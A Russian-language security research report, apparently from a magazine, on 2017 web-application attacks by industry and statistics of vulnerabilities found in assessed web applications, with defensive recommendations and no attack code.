Атаки в сфере здравоохранения нацелены прежде всего на получение доступа к данным пациентов для дальнейшего вымогательства или продажи на черном рынке. Кроме того, сайты медицинских учреждений, как и государственные, используются для заражения компьютеров посетителей вредоносными программами. Защита таких сайтов обычно находится на относительно низком уровне, что облегчает злоумышленникам задачу и провоцирует увеличение числа атак.

Злоумышленники, атакующие сайты в сфере здравоохранения, преследовали несколько целей. Так, мы выявляли атаки, направленные на получение контроля над сервером или доступа к данным. В СМИ неоднократно появлялись публикации о фактах утечки данных о клиентах медицинских центров, за которыми следовало вымогательство денег с руководства клиник и непосредственно с пациентов. Например, можно вспомнить инцидент в литовской клинике пластической хирургии, когда хакеры опубликовали более 25 000 интимных фото пациентов до и после операций[10]. Предварительно хакеры требовали за удаление данных выкуп в размере 344 000 евро у самой клиники и до 2000 евро — у отдельных пациентов. В октябре атаке подверглась клиника пластической хирургии в Великобритании: хакеры завладели фотографиями клиентов, среди которых были знаменитости и высокопоставленные лица[11].


Сайты медицинских учреждений схожи с государственными в том плане, что уровень доверия к ним среди населения высок, но пользователи в большинстве своем плохо знакомы с информационной безопасностью, поэтому могут не заметить подозрительной активности на своем компьютере при посещении таких ресурсов. На протяжении всего периода исследования злоумышленники проводили атаки, которые позволили бы им внедрить вредоносный код на страницы сайта («Межсайтовое выполнение сценариев», «Удаленное выполнение кода и команд ОС», «Внедрение SQL-кода» и др.), чтобы заразить компьютер пользователя вредоносным ПО, направленным, в частности, на похищение банковских учетных записей или использование ресурсов процессора для добычи криптовалюты. Наглядный пример — обнаружение майнера Monero на сайте электронной регистратуры министерства здравоохранения Сахалинской области[12].

Образование: взлом ради успеваемости


С внедрением информационных технологий в образовательные процессы у недобросовестных учащихся появляются новые возможности исправить свои оценки — путем взлома электронных журналов, кражи экзаменационных материалов, внесения изменений в приказы о зачислении в вуз и пр. В прошедшем году мы уже видели примеры подобных атак и ожидаем роста их числа в будущем.

Во втором полугодии в сфере образования преобладали атаки, направленные на получение контроля над веб-приложением или сервером и на получение данных, в частности «Удаленное выполнение кода и команд ОС», «Выход за пределы назначенного каталога», «Внедрение SQL-кода». Атакующими, как мы заметили, являются чаще всего сами учащиеся.

Уже известны случаи взлома электронных дневников, например инцидент в школе Новосибирска, когда ученик в течение месяца подправлял оценки себе и одноклассникам[13].



Топ-5 атак на веб-приложения в сфере здравоохранения




Топ-5 атак на веб-приложения в сфере образования

Энергетика и промышленность: высокая квалификация атакующих

В сфере энергетики и промышленности мы фиксировали сравнительно малое количество атак на веб-приложения, тем не менее они представляют особую опасность, поскольку их характер говорит о высокой квалификации преступников и тщательном планировании. Мы ожидаем повышения интереса злоумышленников к этим отраслям, что может выражаться не столько в количественном росте, сколько в использовании более сложных техник атак, выявить которые станет гораздо труднее.

Исследования для компаний из сферы энергетики и промышленности проводились во втором и третьем кварталах. За этот период были выявлены атаки, нацеленные в основном на выполнение команд на сервере приложения и частично на получение информации, которая может понадобиться для развития вектора атаки, — в том числе «Внедрение SQL-кода», «Удаленное выполнение кода и команд ОС», «Внедрение шаблона на стороне сервера». Целью преступников в данном случае является сперва корпоративная, а затем и технологическая сеть, получение доступа к производственным компонентам. Нарушения технологических процессов могут вызвать аварию, повреждение дорогостоящего оборудования, а следовательно, привести к затратам на восстановление инфраструктуры и недополучению прибыли либо к более серьезным последствиям (экологической катастрофе, человеческим жертвам).



Топ-5 атак на веб-приложения в сферах промышленности и энергетики

10 goo.gl/pjp1mX (dailymail.co.uk)
11 bbc.com/news/technology-41735104
12 securitylab.ru/news/490849.php
13 securitylab.ru/news/489466.php

С 2018 года вступил в силу федеральный закон «О безопасности критической информационной инфраструктуры Российской Федерации», в соответствии с которым к объектам критической инфраструктуры могут быть, в частности, отнесены информационные системы предприятий из промышленной и энергетической отраслей. Организации, которым принадлежат такие системы, должны будут принять комплекс мер по обеспечению информационной безопасности, в том числе провести интеграцию в систему ГосСОПКА. Принятие этого закона свидетельствует о том, что правительство всерьез обеспокоено рисками, связанными с ростом числа кибератак на критически важные информационные ресурсы России.

Заключение

Злоумышленники активно атакуют веб-приложения, преследуя при этом разные цели: прямую кражу денежных средств, получение финансовой выгоды путем вымогательства, проникновение во внутреннюю инфраструктуру, политические цели, шпионаж и пр. Любое веб-приложение, даже не являющееся непосредственной целью киберпреступников, может подвергнуться атаке. Веб-ресурсы, владельцы которых не придают большого значения обеспечению информационной безопасности, легко могут стать орудием злоумышленников в массовой или целевой кибератаке.

Для обеспечения максимальной защиты веб-приложения следует проводить анализ защищенности, включая анализ исходного кода, на всех стадиях разработки, а также после введения в эксплуатацию, с целью выявления актуальных уязвимостей. Помимо этого, важно регулярно обновлять программные компоненты веб-приложения. Тем не менее и этих мер защиты может оказаться недостаточно, поскольку злоумышленники внимательно следят за публикациями о новых уязвимостях и стараются эксплуатировать их в кратчайшее время. По наших данным, минимальный промежуток между публикацией деталей уязвимости и первыми попытками ее эксплуатации составляет всего три часа, а значит, разработчики ПО не всегда имеют возможность вовремя принять меры по устранению уязвимости и выпуску обновлений. Чтобы эффективно противостоять преступникам, необходимо использовать дополнительные превентивные меры защиты, такие как межсетевой экран уровня приложений (web application firewall), для своевременного обнаружения и предотвращения атак на веб-ресурсы.

Подробнее с исследованием можно ознакомиться на нашем сайте.

Вторжение извне: статистика веб-уязвимостей


Дмитрий Каталков

Мы регулярно слышим о том, что веб-приложение той или иной организации было взломано: похищены критически важные данные, пользователи атакованы, руководство приносит извинения, компания подсчитывает убытки. Можно ли было избежать этого? Мы думаем, что да.


Этот материал — сокращенная версия исследования результатов работ по анализу защищенности веб-приложений за 2017 год. В статистику попали 23 веб-приложения, для которых проводился углубленный анализ с наиболее полным покрытием проверок. Также приводится сравнительный анализ и статистика, собранная в ходе аналогичных исследований за 2016 год.

Здесь приведены только уязвимости, связанные с ошибками в коде и конфигурации веб-приложений. Другие распространенные проблемы информационной безопасности (к примеру, недостатки процесса управления обновлениями ПО) не рассматриваются.

Степень риска уязвимостей оценивалась согласно системе Common Vulnerability Scoring System (CVSS v. 3); на основе этой оценки выделялись качественные оценки высокого, среднего и низкого уровней риска.



Портрет участников




Средства разработки (доли веб-приложений)

Значительную долю[1] составили веб-приложения, разработанные на базе PHP (44%). Приложения на базе Java и ASP.NET составили 17% и 26% соответственно. Выросла доля приложений, разработанных с использованием других средств — Python, Node.js, Ruby on Rails: с 7% до 13%.


Все веб-приложения по-прежнему уязвимы

Во всех исследованных системах наши эксперты выявили уязвимости. Критически опасные уязвимости были обнаружены в 52% приложений. При этом наметилась позитивная тенденция: доля веб-приложений, содержащих критически опасные уязвимости, снижается второй год подряд.



Доля уязвимых сайтов в зависимости от максимальной степени риска уязвимостей

В каждом из исследованных приложений были выявлены уязвимости среднего уровня риска. Этот показатель на протяжении нескольких лет находится в пределах 90—100%. Второй год подряд наблюдается рост доли приложений, содержащих уязвимости низкой степени риска: в 2017 году они обнаружены в 74% исследованных систем.



Доли сайтов с уязвимостями различной степени риска

1 Далее все статистические данные приводятся без привязки к отрасли.


В 21% веб-приложений было выявлено использование устаревшего ПО, которое содержало уязвимости различной степени риска вплоть до критической. Отметим, что данные уязвимости в настоящей статистике не учитывались, так как не относятся непосредственно к уязвимостям веб-приложения, однако их эксплуатация может привести к реализации серьезных угроз в отношении атакуемой системы.

Наиболее часто эксперты выявляли использование устаревших версий веб-серверов, а также систем управления содержимым. Например, в ходе исследования одного из сайтов было установлено, что любой внешний злоумышленник мог воспользоваться публичным эксплойтом для проведения атаки типа «Отказ в обслуживании»[2], так как в системе использовалась устаревшая версия веб-сервера Apache, содержавшая уязвимость 2011 года CVE-2011-3192.

Другой пример: в приложении был выявлен факт использования уязвимой версии ПО ImageMagick для конвертации изображений в личном кабинете. В ходе работ эксперты с помощью общедоступного инструмента[3] произвели эксплуатацию уязвимости CVE-2017-15277, позволяющую получить часть памяти операционной системы на удаленном узле. В результате были получены сведения о каталогах и файлах в атакуемой системе.

По две критически опасные уязвимости на приложение

В 2016 году мы отмечали, что доля критически опасных уязвимостей значительно снизилась, но в этом году положительная тенденция не сохранилась, доля таких уязвимостей выросла и составила 17%. Большую часть (69%) вновь составили уязвимости среднего уровня опасности, и 14% были классифицированы как уязвимости низкой степени риска.




Доля уязвимостей различной степени риска

На прежнем уровне осталось среднее число критически опасных уязвимостей, приходящихся на одно веб-приложение, — 2 против 2,1 в 2016 году. Несмотря на то, что в этом году во всех приложениях были выявлены уязвимости средней степени опасности, среднее их количество снизилось с 17,3 до 7,5 на одну систему. С прошлого года количество уязвимостей низкой степени опасности практически не изменилось (1,7 против 1,8).

65% всех уязвимостей обусловлены ошибками в коде

Десятка самых распространенных уязвимостей 2017 года включает четыре критически опасные — «Внедрение SQL-кода», «Выполнение произвольного кода», «Выход за пределы назначенного каталога», «Внедрение внешних сущностей XML». Все эти уязвимости относятся к уязвимостям кода веб-приложений.



Наиболее распространенные уязвимости, выявленные в рамках ручного тестирования (доля систем)

На рисунке выше представлен рейтинг уязвимостей, которые чаще других наши эксперты выявляли в ходе работ по ручному анализу защищенности веб-приложений.


Регулярно на первой строчке этого рейтинга находится уязвимость среднего уровня риска «Межсайтовое выполнение сценариев» (Cross-Site Scripting): она была выявлена в 74% систем. Стоит отметить, что среди наиболее распространенных присутствуют и другие уязвимости, позволяющие атаковать пользователей веб-приложений, в том числе «Подделка межсайтового запроса» (Cross-Site Request Forgery) и «Открытое перенаправление» (URL Redirector Abuse). В рейтинге присутствуют сразу четыре уязвимости высокой степени опасности. В каждом четвертом приложении эксперты демонстрировали возможность эксплуатации уязвимости «Внедрение SQL-кода»: злоумышленник мог получить чувствительную информацию из СУБД, включая учетные данные пользователей. В 9% приложений выявлялись такие опасные уязвимости, как «Выполнение произвольного кода» (OS Commanding), «Внедрение внешних сущностей XML» (XML External Entities), «Выход за пределы назначенного каталога» (Path Traversal).

Уязвимости серверной и клиентской частей приложения разделились поровну. Среди серверных уязвимостей, например, «Утечка информации», «Недостаточная защита от атак, направленных на перехват данных». К уязвимостям клиентской части относились, среди прочих, «Межсайтовое выполнение сценариев», «Подделка межсайтового запроса».


Значительная доля обнаруженных ошибок (65%) были допущены при разработке приложения и содержатся в программном коде систем; некорректные параметры конфигурации веб-серверов составили около трети от общего числа недостатков безопасности.

2 exploit-db.com/exploits/17696/

3 github.com/neex/gifoeb



Источник уязвимостей




Соотношение уязвимостей, позволяющих проводить атаки на пользователей

Отметим, что большинства выявленных проблем в безопасности веб-приложений можно было избежать. Для этого необходимо придерживаться принципов безопасной разработки при создании веб-приложения, включая анализ защищенности кода еще в процессе его написания.

Несанкционированный доступ к приложению возможен в каждой второй системе

Распределение реализуемых угроз сохранило тенденцию 2016 года. Атаки на пользователей веб-приложения могут быть совершены в 96% систем. Выросла доля потенциальных утечек критически важной информации, в том числе персональных данных. Несанкционированный доступ к приложению может быть получен примерно в каждом втором случае (48%). Каждое четвертое приложение может стать вектором проникновения во внутреннюю сеть.

Отдельно отметим такие угрозы, как «Полный контроль над приложением и сервером» и «Полный контроль над приложением». Для реализации первой необходимо было выявить уязвимость, эксплуатация которой позволяет выполнять команды на сервере атакуемого приложения, например «Выполнение произвольного кода» или «Загрузка произвольных файлов». Такие недостатки удалось выявить в 17% приложений. Под «Полным контролем над приложением» подразумевалась возможность получения максимальных привилегий в системе без получения контроля над сервером компании, например вследствие хранения доступной копии базы данных с учетной записью администратора веб-приложения в открытом виде. Недостатки такого рода были обнаружены в 13% систем.




Наиболее распространенные угрозы (доля систем)

Отдельно рассмотрим уязвимости, позволяющие реализовать атаки на пользователей веб-приложений. Значительную долю составили уязвимости типа «Межсайтовое выполнение сценариев» (77,9%). Также были выявлены «Подделка межсайтового запроса» (10%), «Открытое перенаправление» (5,7%). Как мы уже отмечали, эти уязвимости входят в топ-10 самых распространенных уязвимостей 2017 года.

В 4% веб-приложений эксперты демонстрировали доступ к исходному коду веб-приложений. Получение исходного кода позволяет злоумышленнику выявлять другие уязвимости атакуемой системы, планировать и проводить новые атаки.


Доля систем, в которых возможен доступ к персональным данным, значительно выросла по сравнению с 2016 годом. Эксперты демонстрировали получение персональных данных в 44% приложений, которые обрабатывают пользовательскую информацию. Такие данные представляют высокую ценность для нарушителей и могут использоваться при планировании и проведении социотехнических атак на пользователей.




Доля веб-приложений по максимальному уровню риска уязвимостей

60% веб-приложений, разработанных на PHP, содержат критически опасные уязвимости

Для веб-приложений, созданных с использованием технологий Java и ASP.NET, это значение оказалось несколько ниже — 50% и 33% соответственно. Таким образом, третий год подряд сохраняется тенденция на снижение доли систем с критически опасными уязвимостями, разработанных с использованием технологий Java и ASP.NET.



Среднее число уязвимостей на одну систему



101

101

101

101

Среднее количество уязвимостей высокой степени опасности выросло для технологии ASP.NET с 2,1 до 2,7. На каждое приложений на PHP и Java в среднем пришлось по 2 уязвимости высокой степени опасности (против 2,8 и 2,1 в 2016 году соответственно). Несколько больше уязвимостей средней степени опасности, как и в прошлом году, в среднем выявлялось в приложениях, разработанных с использованием технологии Java. Наименьшее количество подобных недостатков было снова обнаружено в приложениях на ASP.NET.

В таблице ниже представлен рейтинг самых распространенных уязвимостей веб-приложений в зависимости от средств разработки.

Уязвимость «Межсайтовое выполнение сценариев» по-прежнему является наиболее распространенной для всех языков программирования, ей подвержены от 67% до 75% ресурсов в соответствующих категориях. Широко распространены независимо от технологии разработки такие уязвимости, как «Утечка информации», «Раскрытие информации о версии ПО», «Недостаточная защита от подбора учетных данных».

Среди уязвимостей, отмеченных как критически опасные, в десятку наиболее распространенных вошли «Внедрение SQL-кода» (вне зависимости от языка разработки), «Внедрение внешних сущностей XML» (Java, ASP.NET), «Выполнение произвольного кода» (PHP, ASP.NET), а также «Выход за пределы назначенного каталога» (PHP), «Десериализация недоверенных данных» (Java) и «Недостаточная авторизация» (ASP.NET).

Наиболее распространенные уязвимости (по средствам разработки)

PHP	Доля сайтов	Java	Доля сайтов	ASP.NET	Доля сайтов
Cross-Site Scripting	70%	Cross-Site Scripting	75%	Cross-Site Scripting	67%
Information Leakage	60%	Fingerprinting	75%	Brute Force	67%
Fingerprinting	50%	Information Leakage	75%	Fingerprinting	50%
Brute Force	40%	Brute Force	50%	Cross-Site Request Forgery	50%
SQL Injection	30%	Insufficient Authorization	50%	SQL Injection	33%
Cross-Site Request Forgery	30%	Content Spoofing	50%	URL Redirector Abuse	33%
Application Misconfiguration	20%	XML External Entities	25%	Insufficient Authorization	17%
OS Commanding	10%	SQL Injection	25%	XML External Entities	17%
URL Redirector Abuse	10%	Cross-Site Request Forgery	25%	OS Commanding	17%
Path Traversal	10%	Deserialization of Untrusted Data	25%	Insecure indexing	17%

Наличие исходного кода повышает эффективность анализа

Сравнительный анализ методов тестирования черным (серым) и белым ящиком третий год подряд подтверждает более высокую эффективность последнего. Если уязвимости средней степени риска были выявлены во всех системах независимо от метода исследования, то для систем, где исходный код был недоступен, критически опасные уязвимости были выявлены в 35% систем против 100% для метода белого ящика. Таким образом, отсутствие исходного кода у злоумышленника не гарантирует защищенность системы, но вот его наличие значительно повышает вероятность обнаружения и последующей эксплуатации критически опасных уязвимостей.


При наличии исходных кодов эксперты в среднем на одну систему обнаруживали в восемь раз больше уязвимостей типа «Внедрение SQL-кода» и в пять раз чаще выявляли возможность эксплуатации уязвимости «Выполнение произвольного кода». Кроме того, методом белого ящика в среднем на одну систему было выявлено больше уязвимостей типа «Межсайтовое выполнение сценариев», «Утечка информации», «Открытое перенаправление», «Недостаточная авторизация» и других.

Заключение


Подводя итоги, стоит отметить, что по-прежнему общий уровень защищенности веб-приложений остается низким. В каждом приложении присутствуют недостатки разной степени опасности. Злоумышленники могут эксплуатировать критически опасные уязвимости более чем в половине приложений, получая доступ к чувствительным данным, возможность выполнения команд на сервере и полный контроль над системой. Успешные атаки могут проводиться в отношении компаний из самых разных сфер экономики, от интернет-магазинов до государственных предприятий. Доля приложений, в которых конечные пользователи не попадают под угрозу, составляет всего 4%.

